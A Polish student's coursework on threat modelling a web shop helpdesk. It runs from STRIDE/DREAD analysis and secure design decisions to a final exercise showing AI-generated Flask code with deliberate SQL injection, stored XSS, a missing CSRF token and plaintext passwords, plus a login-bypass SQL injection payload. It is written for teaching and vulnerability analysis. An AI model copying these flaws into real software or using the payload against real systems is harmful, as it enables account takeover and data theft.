

Helpdesk dla sklepu internetowego

Projekt systemu Helpdesk opiera się na rzeczach omawianych na wykładzie, głównie podziale na komponenty oraz triadzie CIA. System służy do obsługi zgłoszeń klientów sklepu internetowego.

1. Propozycja architektury

Frontend – aplikacja webowa dla użytkownika. Oddzielenie ma sens, bo użytkownik ma dostęp tylko do interfejsu.

Backend – obsługuje logikę i dostęp do danych. Ma sens, bo wszystko można kontrolować po stronie serwera.

Baza danych – przechowuje dane. Oddzielenie ogranicza dostęp do danych.

Auth – logowanie i role użytkowników. Pozwala kontrolować kto ma do czego dostęp.

Email – wysyła powiadomienia do użytkowników.

Komunikacja: frontend ↔ backend (HTTPS), backend ↔ baza (SQL), backend ↔ email.

2. Uzasadnienie z perspektywy bezpieczeństwa

Frontend: możliwy XSS. Walidacja danych i HTTPS mają sens, bo chronią przed złośliwym kodem i przechwyceniem danych.

Backend: ryzyko dostępu do cudzych danych. Kontrola uprawnień ma sens, bo backend sprawdza uprawnienia użytkownika.

Baza danych: ryzyko wycieku. Ograniczenie dostępu i backupy mają sens, bo chronią dane przed utratą i dostępem osób nieuprawnionych.

Auth: ryzyko przejęcia konta. Hashowanie haseł ma sens, bo nawet po wycieku nie da się łatwo odczytać hasła.

Email: ryzyko wysłania danych do złej osoby. Ograniczenie treści maili ma sens, bo zmniejsza ilość wrażliwych danych poza systemem.

3. Triada CIA (z wykładu)

Poufność: dane klientów i zgłoszeń muszą być chronione przed dostępem osób trzecich.

Integralność: dane nie mogą być zmienione przez nieuprawnione osoby.

Dostępność: system powinien działać cały czas, aby klienci mogli zgłaszać problemy.

Trade-off: więcej zabezpieczeń może spowolnić system.

4. Użytkownicy i dane

Użytkownicy:

- 1 Klient – zgłasza problemy i widzi tylko swoje zgłoszenia
 - 2 Pracownik – obsługuje zgłoszenia
 - 3 Administrator – zarządza systemem
- Dane:

- 1 Dane osobowe (imię, email, telefon)
- 2 Numery zamówień
- 3 Treść zgłoszeń
- 4 Dane logowania

Najważniejsze do ochrony są dane osobowe i dane logowania, ponieważ mogą zostać użyte do przejęcia konta lub naruszenia prywatności użytkownika.

5. Pytania

- 1 Jak upewnić się, że użytkownik widzi tylko swoje dane?
- 2 Jak ograniczyć dostęp pracowników tylko do potrzebnych danych?
- 3 Jak wykrywać próby nadużyć w systemie?

Helpdesk - scenariusze zagrożeń i wymagania bezpieczeństwa

Scenariusze zagrożeń

Scenariusz 1 - misuse case: podgląd cudzego zgłoszenia

Aktor: pracownik helpdesku.

Motyw: chce szybciej sprawdzić dane klienta albo robi to z ciekawości, mimo że nie powinien.

Cel: uzyskanie dostępu do zgłoszenia innego klienta bez odpowiednich uprawnień.

Kroki: loguje się do systemu -> otwiera zgłoszenie, do którego ma dostęp -> zmienia identyfikator zgłoszenia w adresie URL -> system nie sprawdza poprawnie uprawnień -> wyświetla się cudze zgłoszenie.

Naruszony element CIA: poufność, ponieważ dane klienta trafiają do osoby, która nie powinna ich widzieć.

Scenariusz 2 - atak: brute force na konto klienta

Aktor: zewnętrzny atakujący.

Motyw: chce przejąć konto klienta i uzyskać dostęp do jego danych oraz historii zgłoszeń.

Cel: zalogowanie się na cudze konto.

Kroki: zdobywa login, np. adres e-mail klienta -> próbuje wiele haseł -> system nie ogranicza liczby prób logowania -> konto nie jest czasowo blokowane -> atakujący trafia poprawne hasło -> loguje się do systemu.

Naruszony element CIA: poufność i integralność, ponieważ atakujący może czytać dane i zmieniać treść zgłoszeń lub ustawienia konta.

Scenariusz 3 - atak: przeciążenie systemu zgłoszeniami

Aktor: zewnętrzny atakujący lub bot.

Motyw: chce utrudnić działanie firmy albo zablokować dostęp prawdziwym użytkownikom.

Cel: obniżenie wydajności lub całkowite zablokowanie systemu Helpdesk.

Kroki: automatycznie wysyła dużą liczbę zgłoszeń i żądań do API -> backend próbuje wszystko obsłużyć -> baza danych jest przeciążona -> system działa coraz wolniej albo przestaje odpowiadać -> klienci i pracownicy nie mogą korzystać z systemu.

Wymagania Bezpieczeństwa

Wymaganie	Uzasadnienie (dlaczego ma sens)	Adresowany scenariusz / zagrożenie
System musi ograniczać liczbę prób logowania.	To ogranicza brute force, ponieważ po kilku nieudanych próbach blokuje dalsze zgadywanie hasła i utrudnia przejęcie konta.	Scenariusz 2
System musi walidować dane wejściowe po stronie backendu i frontendu.	To chroni przed wstrzyknięciem złośliwego kodu, np. XSS, który mógłby zostać wykonany w przeglądarce użytkownika.	Scenariusz 1 oraz inne zagrożenia związane z danymi wejściowymi
System musi sprawdzać uprawnienia użytkownika przy każdym odczycie zgłoszenia.	To zapobiega dostępowi do cudzych danych, ponieważ backend weryfikuje, czy użytkownik ma prawo zobaczyć konkretne zgłoszenie.	Scenariusz 1
Hasła użytkowników muszą być przechowywane w postaci hashy.	To chroni dane po wycieku bazy, ponieważ hasła nie są zapisane w formie jawnej i trudniej je odzyskać.	Scenariusz 2
System musi używać HTTPS dla całej komunikacji.	To chroni dane logowania i inne dane w trakcie przesyłania, ponieważ bez szyfrowania mogą zostać przechwycone.	Scenariusz 2 oraz ogólne zagrożenia transmisji danych
System musi stosować rate limiting dla formularza zgłoszeń i API.	To chroni przed przeciążeniem, ponieważ ogranicza liczbę żądań wysyłanych przez jednego użytkownika lub adres IP.	Scenariusz 3
System musi logować zdarzenia bezpieczeństwa, np. nieudane logowania i nietypową liczbę żądań.	To pozwala wykrywać podejrzanе działania i analizować ataki po ich wystąpieniu.	Scenariusz 2, Scenariusz 3
E-maile z powiadomieniami nie mogą zawierać pełnych danych wrażliwych.	To chroni dane poza systemem, ponieważ wiadomość e-mail może trafić do niepowołanej osoby albo zostać podejrzana na innym urządzeniu.	Scenariusz 1 oraz inne zagrożenia związane z ujawnieniem danych


Mapowanie na OWASP Top 10

Wymaganie	Kategoria OWASP	Uzasadnienie
Ograniczenie liczby prób logowania	Identification and Authentication Failures	Dotyczy błędów w uwierzytelnianiu i braku ochrony przed zgadywaniem haseł.
Walidacja danych wejściowych	Injection	Brak walidacji może prowadzić do wstrzyknięcia złośliwego kodu lub niepoprawnych danych.
Kontrola dostępu do zgłoszeń	Broken Access Control	Użytkownik może uzyskać dostęp do cudzych danych mimo braku uprawnień.
Hashowanie haseł	Cryptographic Failures	Nieprawidłowe przechowywanie danych wrażliwych zwiększa skutki wycieku bazy danych.
HTTPS	Cryptographic Failures	Brak szyfrowania danych w transmisji może prowadzić do ich przechwycenia.
Rate limiting	Security Misconfiguration	Brak limitów może prowadzić do przeciążenia systemu i ułatwiać nadużycia.
Logowanie zdarzeń bezpieczeństwa	Security Logging and Monitoring Failures	Brak logów utrudnia wykrywanie incydentów i późniejszą analizę ataku.
Ograniczenie danych w e-mailach	Pośrednio: Cryptographic Failures / brak idealnego dopasowania	To wymaganie dotyczy ograniczenia ujawniania danych poza systemem. Nie pasuje idealnie do jednej kategorii, ale najbliższej mu do ochrony danych wrażliwych.

Helpdesk - DFD i analiza STRIDE

Dokument jest kontynuacją dokumentacji systemu Helpdesk dla sklepu internetowego. System obsługuje zgłoszenia klientów dotyczące zamówień, zwrotów, reklamacji i płatności.

Zadanie 1 - Diagram przepływu danych (DFD)



Elementy, które powinny być na diagramie

Element	Typ DFD	Rola w systemie
Użytkownik końcowy	Zewnętrzna encja	Klient sklepu. Loguje się, tworzy zgłoszenia, odczytuje odpowiedzi i statusy.
Administrator systemu	Zewnętrzna encja	Zarządza systemem, kontami pracowników, uprawnieniami i konfiguracją.
Przeglądarka internetowa	Proces	Interfejs użytkownika. Przyjmuje dane od klienta/admina i wysyła je do serwera aplikacji.
Serwer aplikacji	Proces	Obsługuje logikę systemu: logowanie, role, zgłoszenia, odpowiedzi, walidację i komunikację z bazą danych.
Baza danych	Magazyn danych	Przechowuje konta, hash haseł, zgłoszenia, odpowiedzi, statusy oraz logi zdarzeń.

Przepływy danych do narysowania jako strzałki

Skąd	Dokąd	Opis strzałki
Użytkownik końcowy	Przeglądarka internetowa	Dane logowania, treść zgłoszenia, numer zamówienia, załączniki
Administrator systemu	Przeglądarka internetowa	Dane logowania admina, zmiany konfiguracji, zarządzanie kontami
Przeglądarka internetowa	Serwer aplikacji	Żądania HTTPS: logowanie, utworzenie zgłoszenia, lista zgłoszeń, odpowiedzi
Serwer aplikacji	Przeglądarka internetowa	Wynik logowania, status zgłoszenia, lista zgłoszeń, komunikaty błędów
Serwer aplikacji	Baza danych	Zapytania SQL: zapis/odczyt użytkowników, zgłoszeń, statusów i logów
Baza danych	Serwer aplikacji	Dane kont, role, historia zgłoszeń, logi zdarzeń

Granice zaufania do zaznaczenia przerywaną linią

Granica zaufania	Gdzie ją zaznaczyć	Dlaczego jest ważna
Internet / sieć użytkownika	Między przeglądarką internetową a serwerem aplikacji	Dane wychodzą z urządzenia użytkownika i przechodzą przez niezaufaną sieć. Dlatego potrzebne jest HTTPS i walidacja po stronie serwera.
Strefa aplikacji / strefa danych	Między serwerem aplikacji a bazą danych	Baza przechowuje dane wrażliwe. Dostęp do niej powinien mieć tylko backend, a nie użytkownik bezpośrednio.

Zadanie 2 - Analiza STRIDE

STRIDE	Komponent	Opis zagrożenia	CIA	Mitygacja
S - Spoofing	Formularz logowania / przeglądarka	Napastnik może podszyć się pod klienta, używając jego adresu e-mail i odgadniętego albo wykradzionego hasła. Po zalogowaniu system traktuje go jak prawdziwego użytkownika, dlatego może czytać cudze zgłoszenia i odpowiadać w jego imieniu.	Poufność, integralność	Limit prób logowania, silne hasła, MFA dla adminów, blokada konta po wielu błędach, logowanie nieudanych prób.
T - Tampering	API zgłoszeń / serwer aplikacji	Napastnik może próbować zmienić ID zgłoszenia lub wysłać spreparowane żądanie API, żeby zmienić status albo treść nie swojego zgłoszenia. Jeżeli backend ufa tylko danym z frontendu, może zapisać niepoprawną zmianę w bazie.	Integralność	Sprawdzanie uprawnień po stronie backendu przy każdej operacji, walidacja danych, kontrola właściciela zgłoszenia, logowanie zmian.
R - Repudiation	Logi zdarzeń / panel pracownika	Pracownik może zmienić status zgłoszenia albo usunąć odpowiedź, a potem twierdzić, że tego nie zrobił. Bez logów systemowych trudno ustalić, kto i kiedy wykonał daną operację.	Integralność	Audyt logów: kto, kiedy, z jakiego konta i jakie dane zmienił. Logi powinny być zabezpieczone przed edycją przez zwykłych pracowników.
I - Information Disclosure	Baza danych / lista zgłoszeń	Użytkownik może zobaczyć dane innego klienta, jeżeli system nie sprawdzi poprawnie uprawnień przy odczycie zgłoszenia. Wycieki mogą obejmować e-mail, numer telefonu, numer zamówienia i treść reklamacji.	Poufność	Kontrola dostępu na backendzie, filtrowanie wyników po właścicielu, minimalizacja danych w odpowiedziach API, ograniczenie danych w e-mailach.
D - Denial of Service	Formularz zgłoszeń / API	Bot może wysyłać bardzo dużo zgłoszeń albo zapytań do API. Serwer i baza danych będą próbowały wszystko obsłużyć, przez co system może zwolnić lub przestać odpowiadać poprawnym użytkownikom.	Dostępność	Rate limiting, captcha dla formularza publicznego, kolejka dla operacji ciężkich, limity rozmiaru załączników, monitoring obciążenia.
E - Elevation of Privilege	Moduł ról / panel administratora	Zwykły pracownik może próbować uzyskać funkcję administratora, np. przez modyfikację parametru roli w żądaniu API. Jeżeli system nie sprawdza uprawnień po stronie serwera, pracownik może zarządzać kontami albo widzieć więcej danych niż powinien.	Poufność, integralność	RBAC po stronie backendu, rozdzielenie roli pracownika i admina, brak zaufania do parametrów roli z frontendu, testy kontroli dostępu.

Podsumowanie: Najważniejsze ryzyka w tym systemie to dostęp do cudzych zgłoszeń, przejęcie konta, wyciek danych klientów i przeciążenie systemu. Najwięcej zabezpieczeń powinno być po stronie backendu, bo frontend można łatwo zmienić albo ominąć.

Helpdesk - ocena DREAD dla zagrożeń STRIDE

Poniżej rozszerzam poprzednią analizę STRIDE o ocenę DREAD. Oceniam te same sześć zagrożeń, które wyszły przy diagramie DFD i tabeli STRIDE. Każde zagrożenie dostało punkty od 0 do 10 w pięciu kryteriach: Damage, Reproducibility, Exploitability, Affected Users i Discoverability. Na końcu zsumowałem punkty.

Przyjmuję progi z zajęć: 1-10 - ryzyko niskie, 11-24 - średnie, 25-39 - wysokie, 40-50 - krytyczne. Oceny są dopasowane do mojego Helpdesku sklepu internetowego, czyli systemu, który trzyma dane klientów, numery zamówień, treść zgłoszeń, konta użytkowników i logi.

1. Tabela DREAD

STRIDE	Zagrożenie	Damage	Reprod.	Exploit.	Affected	Discov.	Suma	Poziom
S	Podszycie się pod klienta przez formularz logowania	8	7	6	6	7	34	wysokie
T	Zmiana ID zgłoszenia albo spreparowane żądanie API	8	8	6	7	7	36	wysokie
R	Brak dowodu kto zmienił status lub treść zgłoszenia	6	7	5	5	5	28	wysokie
I	Podgląd danych innego klienta przez błąd kontroli dostępu	9	8	7	8	7	39	wysokie
D	Przeciążenie formularza zgłoszeń albo API	7	8	8	9	8	40	krytyczne
E	Uzyskanie uprawnień administratora przez zwykłego pracownika	10	6	6	9	6	37	wysokie

Z samej tabeli widać, że najwyżej wychodzi przeciążenie systemu (40), czyli ryzyko krytyczne. Następne są ujawnienie danych klienta (39) i podniesienie uprawnień (37). Dlatego właśnie te trzy zagrożenia traktuję jako priorytetowe.

2. Uzasadnienie ocen

Zagrożenie	Uzasadnienie w kontekście mojego Helpdesku
S - Spoofing	Damage = 8, bo po przejęciu konta atakujący widzi dane klienta, zgłoszenia i zamówienia, ale najczęściej dotyczy to jednego konta. Reproducibility = 7, bo próbę logowania można powtarzać na wielu adresach e-mail. Exploitability = 6, bo trzeba znać login i zdobyć albo odgadnąć hasło. Affected Users = 6, bo pojedynczy atak dotyka głównie jednej osoby. Discoverability = 7, bo formularz logowania jest publiczny.
T - Tampering	Damage = 8, bo zmiana statusu albo treści zgłoszenia może popsuć obsługę reklamacji. Reproducibility = 8, bo przy braku kontroli dostępu zmianę ID można powtarzać. Exploitability = 6, bo trzeba sprawdzić jak działa API. Affected Users = 7, bo można próbować działać na wielu zgłoszeniach. Discoverability = 7, bo ID zgłoszeń i żądania są widoczne w przeglądarce.
R - Repudiation	Damage = 6, bo brak logów sam w sobie nie ujawnia danych, ale utrudnia sprawdzenie kto coś zmienił. Reproducibility = 7, bo problem wraca przy każdej spornej operacji. Exploitability = 5, bo zwykle trzeba mieć konto pracownika. Affected Users = 5, bo skutki są raczej lokalne dla danego zgłoszenia lub pracownika. Discoverability = 5, bo brak logów często wychodzi dopiero po incydencie.
I - Information Disclosure	Damage = 9, bo w zgłoszeniach są dane osobowe, e-mail, telefon, numer zamówienia i treść reklamacji. Reproducibility = 8, bo jeśli działa zmiana ID zgłoszenia, można powtarzać odczyt. Exploitability = 7, bo atak jest prosty przy przewidywalnych identyfikatorach. Affected Users = 8, bo może dotyczyć wielu klientów. Discoverability = 7, bo endpointy i identyfikatory można zauważyć w aplikacji.
D - Denial of Service	Damage = 7, bo atak nie wykrada danych, ale blokuje obsługę zgłoszeń. Reproducibility = 8, bo wysyłanie wielu żądań można łatwo powtórzyć skrypcem. Exploitability = 8, bo publiczny formularz nie wymaga dużej wiedzy. Affected Users = 9, bo problem dotyczy klientów i pracowników naraz. Discoverability = 8, bo formularz i API są łatwe do znalezienia.
E - Elevation of Privilege	Damage = 10, bo rola administratora daje dostęp do kont, ról i wielu danych. Reproducibility = 6, bo zależy od konkretnego błędu w module uprawnień. Exploitability = 6, bo zwykle trzeba mieć konto pracownika i wiedzieć co zmienić w żądaniu. Affected Users = 9, bo skutki mogą objąć cały system. Discoverability = 6, bo panel admina nie jest publiczny, ale pracownik może poznać część działania systemu.

3. Ranking i priorytety

Miejsce	Zagrożenie	Suma	Poziom	Wniosek
1	D - Denial of Service	40	krytyczne	Najpierw zabezpieczyć odporność systemu
2	I - Information Disclosure	39	wysokie	Bardzo ważne, bo chodzi o dane klientów
3	E - Elevation of Privilege	37	wysokie	Duże skutki dla całego systemu
4	T - Tampering	36	wysokie	Ważne, ale po trzech powyższych
5	S - Spoofing	34	wysokie	Do zabezpieczenia razem z logowaniem
6	R - Repudiation	28	wysokie	Niżej w rankingu, ale logi i tak są potrzebne

Priorytety nie są wybrane na oko. Biorę trzy najwyższe wyniki z tabeli: DoS, ujawnienie danych i podniesienie uprawnień.

4. Co zrobię dla trzech najważniejszych zagrożeń

1. Denial of Service - przeciążenie systemu.

W aplikacji dodam rate limiting dla logowania, formularza zgłoszeń i API. Ograniczę też rozmiar załączników oraz liczbę zgłoszeń z jednego adresu IP w krótkim czasie. Dla publicznego formularza dodam prostą captchę albo inne zabezpieczenie antybotowe. Będę też logował nietypowo dużą liczbę żądań, żeby szybciej zauważyć próbę przeciążenia.

2. Information Disclosure - ujawnienie danych innego klienta.

Najważniejsze będzie sprawdzanie uprawnień po stronie backendu przy każdym odczycie zgłoszenia. Nie opieram bezpieczeństwa na tym, że coś jest ukryte w interfejsie, bo frontend można ominąć. Backend będzie sprawdzał właściciela zgłoszenia i ograniczał dane zwracane w API. W e-mailach nie będę wysyłał pełnych danych klienta, tylko krótką informację o zmianie statusu.

3. Elevation of Privilege - zdobycie roli administratora.

Wprowadzę role klient, pracownik i administrator, ale sprawdzane zawsze po stronie backendu. System nie będzie ufał parametrom roli wysyłanym z frontendu. Operacje typu zmiana ról, zarządzanie kontami i konfiguracją będą dostępne tylko dla administratora. Do tego dodam testy, które sprawdzą, czy zwykły pracownik nie może wykonać żądania administracyjnego.

Podsumowanie: w moim systemie najwyżej wychodzi dostępność, bo formularz zgłoszeń i API są łatwe do przeciążenia. Zaraz za tym są dane klientów i uprawnienia administratora, bo ich naruszenie miałoby największe skutki dla prywatności i kontroli nad systemem.

Helpdesk - zasady bezpiecznego projektowania i decyzje techniczne

Dokument jest kontynuacją mojego systemu Helpdesk dla sklepu internetowego. Biorę pod uwagę wcześniejszą architekturę, DFD, STRIDE i DREAD. W poprzednim kroku jako trzy najwyższe ryzyka wyszły: przeciążenie systemu (DREAD 40), ujawnienie danych klienta (DREAD 39) i podniesienie uprawnień (DREAD 37). Tutaj przekładam to na konkretne decyzje projektowe przed implementacją.

Część I - Zasady w architekturze

W tabeli nie wpisuję definicji zasad, tylko jak zastosuję je w moim Helpdesku. Najwięcej kontroli daję po stronie backendu, bo frontend można zmienić lub ominąć.

Komponent	Zasada	Realizacja w moim Helpdesku
Przeglądarka / frontend	Secure by Default, Defense in Depth	Formularze mają domyślnie pokazywać tylko pola potrzebne do zgłoszenia. Frontend waliduje dane, ale tylko jako pierwszą warstwę ochrony. Prawdziwa kontrola i tak jest na backendzie, bo użytkownik może zmienić kod strony albo wysłać żądanie ręcznie.
Serwer aplikacji / API zgłoszeń	Least Privilege, Fail Secure, Defense in Depth	Każde żądanie do zgłoszenia będzie sprawdzane po stronie serwera: kto wysłał żądanie i czy ma dostęp do konkretnego zgłoszenia. Jeżeli serwer nie może potwierdzić uprawnienia, domyślnie odmawia dostępu.
Moduł logowania i sesji	Secure by Default, Defense in Depth	Logowanie działa po HTTPS, hasła są hashowane, a liczba prób logowania jest ograniczona. Sesja ma wygasać po czasie bezczynności. Dla administratora planuję dodatkowe zabezpieczenie, np. MFA.
Baza danych	Least Privilege, Defense in Depth	Baza nie jest dostępna bezpośrednio z internetu. Łączy się z nią tylko backend na osobnym koncie z ograniczonymi uprawnieniami. Hasła użytkowników są trzymane jako hash, a nie jako zwykły tekst.
Panel administratora	Separation of Duties, Least Privilege	Administrator ma osobny panel i osobne uprawnienia. Pracownik helpdesku nie może zmieniać ról ani zarządzać kontami. Operacje administracyjne są oddzielone od zwykłej obsługi zgłoszeń.
Moduł e-mail	Secure by Default, Least Privilege	E-mail ma tylko informować o zmianie statusu albo nowej odpowiedzi. Nie wysyłam pełnych danych klienta ani całej treści zgłoszenia, bo wiadomość może trafić do złej osoby albo zostać podejrzana na cudzym urządzeniu.
Logi i monitoring	Defense in Depth, Separation of Duties	System zapisuje nieudane logowania, zmiany statusów, błędy dostępu i nietypową liczbę żądań. Zwykły pracownik nie może edytować logów. Logi służą do wykrywania problemów i późniejszego sprawdzenia, co się stało.

Rate limiting / ochrona API	Fail Secure, Secure by Default	Dla formularza zgłoszeń, logowania i API ustawiam limity żądań. Jeżeli ruch wygląda podejrzanie, system ogranicza dostęp zamiast pozwolić na przeciążenie backendu i bazy.
-----------------------------	--------------------------------	--

Część II - Security Design Document

Poniżej opisuję trzy decyzje projektowe dla zagrożeń z najwyższymi wynikami DREAD. Priorytety wynikają z wcześniejszej tabeli, a nie z wyboru na oko.

Element	Opis
Zagrożenie	STRIDE: I - Information Disclosure. Wynik DREAD: 39, poziom wysokie. Użytkownik może próbować zmienić ID zgłoszenia lub wywołać API ręcznie i odczytać cudze zgłoszenie. W Helpdesku są dane osobowe, numery zamówień, e-mail, telefon i treść reklamacji.
Zasady projektowania	Least Privilege, Fail Secure, Defense in Depth.
Decyzja techniczna	Każdy odczyt i każda zmiana zgłoszenia przechodzą przez kontrolę dostępu na backendzie. Backend sprawdza właściciela zgłoszenia albo przypisanie pracownika. Jeżeli sprawdzenie się nie uda, odpowiedź to odmowa dostępu. API zwraca tylko dane potrzebne w danym widoku.

Uzasadnienie i alternatywy	Ta decyzja jest lepsza niż samo ukrywanie przycisków w interfejsie, bo frontend można łatwo ominąć. Alternatywą byłoby poleganie na losowych, trudnych do zgadnięcia ID, ale samo to nie wystarczy. Losowe ID mogą pomóc, ale głównym zabezpieczeniem musi być sprawdzenie uprawnień po stronie serwera.
Konsekwencje	Tracimy trochę prostoty kodu, bo kontrola dostępu musi być dodana do wielu operacji. Minimalizuję to przez jeden wspólny mechanizm sprawdzania uprawnień w backendzie oraz testy, które sprawdzają, czy klient nie zobaczy cudzego zgłoszenia.

1. Denial of Service - przeciążenie formularza zgłoszeń albo API

Element	Opis
Zagrożenie	STRIDE: D - Denial of Service. Wynik DREAD: 40, poziom krytyczny. Atakujący albo bot wysyła dużo zgłoszeń i żądań do API. Backend i baza próbują wszystko obsłużyć, przez co system może zwolnić albo przestać działać dla normalnych klientów i pracowników.
Zasady projektowania	Defense in Depth, Fail Secure, Secure by Default.
Decyzja techniczna	Wprowadzam rate limiting dla logowania, formularza zgłoszeń i API. Dodatkowo ograniczam rozmiar załączników, liczbę zgłoszeń z jednego IP w krótkim czasie oraz dodaję prostą captcha dla publicznego formularza. Nietypowo duża liczba żądań trafia do logów.
Uzasadnienie i alternatywy	Rate limiting ma sens, bo jest prosty do przetestowania i działa zanim baza danych zostanie przeciążona. Alternatywą byłoby samo zwiększanie zasobów serwera, ale to nie rozwiązuje problemu, tylko przesuwą go dalej i zwiększa koszty. Captcha nie jest idealna, ale dla publicznego formularza ogranicza automatyczne spamowanie.
Konsekwencje	Tracimy trochę wygody, bo przy zbyt wielu próbach użytkownik może dostać blokadę czasową. Minimalizuję to przez rozsądne limity, jasny komunikat błędu i osobne limity dla różnych endpointów, np. inne dla logowania, inne dla dodawania zgłoszeń.

2. Information Disclosure - ujawnienie danych innego klienta

3. Elevation of Privilege - zdobycie uprawnień administratora

Element	Opis
Zagrożenie	STRIDE: E - Elevation of Privilege. Wynik DREAD: 37, poziom wysokie. Zwykły pracownik może próbować zmienić parametr roli w żądaniu API albo wejść w funkcję panelu administratora. Jeżeli backend zaufa danym z frontendu, pracownik może dostać dostęp do kont, ról i większej liczby danych klientów.
Zasady projektowania	Separation of Duties, Least Privilege, Fail Secure.
Decyzja techniczna	Wprowadzam RBAC, czyli role: klient, pracownik i administrator. Role są zapisane i sprawdzane po stronie backendu, a nie brane z parametrów wysłanych przez frontend. Operacje administracyjne, np. zmiana ról i zarządzanie kontami, są dostępne tylko dla administratora.
Uzasadnienie i alternatywy	RBAC pasuje do tego systemu, bo role są proste i jasno oddzielone. Alternatywą byłby bardziej szczegółowy model uprawnień dla każdej akcji, ale na tym etapie byłby zbyt skomplikowany. RBAC daje dobry kompromis: jest czytelny, testowalny i wystarczający dla mojego Helpdesku.
Konsekwencje	Tracimy trochę elastyczności, bo role są sztywne. Minimalizuję to przez jasny podział: klient widzi swoje zgłoszenia, pracownik obsługuje zgłoszenia, administrator zarządza systemem. Dodam testy, które sprawdzą, czy pracownik nie wykona operacji administratora przez ręcznie zmienione żądanie API.

Krótkie podsumowanie

Najważniejsza decyzja w tym projekcie jest taka, że bezpieczeństwo nie może zależeć od frontendu. Frontend ma pomagać użytkownikowi, ale backend musi sprawdzać logowanie, role, właściciela zgłoszenia, limity i operacje administracyjne. Takie podejście jest mniej wygodne w implementacji, ale lepiej pasuje do Helpdesku, który przetwarza dane klientów i musi być dostępny dla sklepu.

Helpdesk dla sklepu internetowego

Zadanie 7: Injection, XSS i CSRF

Jan Pawlikowski

1. Oryginalny prompt i wersja od AI

Ponizej prompt, który wysłałam do ChatGPT aby wygenerowało formularz zgłoszenia i backend. Zależało mi na szybkim działającym kodzie, nie myślałam jeszcze o bezpieczeństwie:

```
"Napisz prosta aplikacje Flask. Helpdesk dla sklepu internetowego. Formularz logowania (email + haslo), formularz tworzenia zgloszenia (tytul, opis, priorytet: niski/sredni/wysoki), lista zgloszen zalogowanego uzytkownika. Dane w SQLite. Nie komplikuj - uzyj render_template_string i prostych zapytan SQL. Konta testowe: admin@sklep.pl/admin123 i klient@sklep.pl/klient123."
```

Kluczowe fragmenty wygenerowanego kodu (app_insecure.py)

Fragment 1 - logowanie (SQL Injection):

```
query = "SELECT id, email, role FROM users WHERE email = '" + email + "' AND password = '" + password + "'" # konkatenacja - podatnosc cur.execute(query)
```

Fragment 2 - dodawanie zgłoszenia (SQL Injection):

```
query = "INSERT INTO zgloszenia (tytul, opis, priorytet, user_email) VALUES ('" + tytul + "', '" + opis + "', '" + priorytet + "', '" + session["email"] + "'" cur.execute(query)
```

Fragment 3 - wyświetlanie zgłoszeń (Stored XSS przez |safe):

```
{% for z in zgloszenia %} <b>Tytul:</b> {{ z[1]|safe }}<br> {# |safe wylacza escapowanie - podatnosc XSS #} <b>Opis:</b> {{ z[2]|safe }}<br> {% endfor %}
```

Fragment 4 - formularz bez tokenu CSRF:

```
<form method="post" action="/nowe_zgloszenie"> <input name="tytul" type="text"><br> <textarea name="opis"></textarea><br> <button type="submit">Wyslij</button> </form> {# Brak pola csrf_token - kazdze POST z zewnetrznej strony zostanie przyjete #}
```

Fragment 5 - hasła plain text:

```
cur.execute("INSERT INTO users VALUES (1, 'admin@sklep.pl', 'admin123', 'admin')")
```

2. Identyfikacja luk - SQL Injection, XSS, CSRF

2.1 Luka nr 1 - SQL Injection w formularzu logowania

Podatny fragment (app_insecure.py, linia ~49):

```
query = "SELECT ... WHERE email = '" + email + "' AND password = '" + password + "''"
```

Element	Opis
Payload	email: ' OR '1'='1'-- haslo: (cokolwiek)
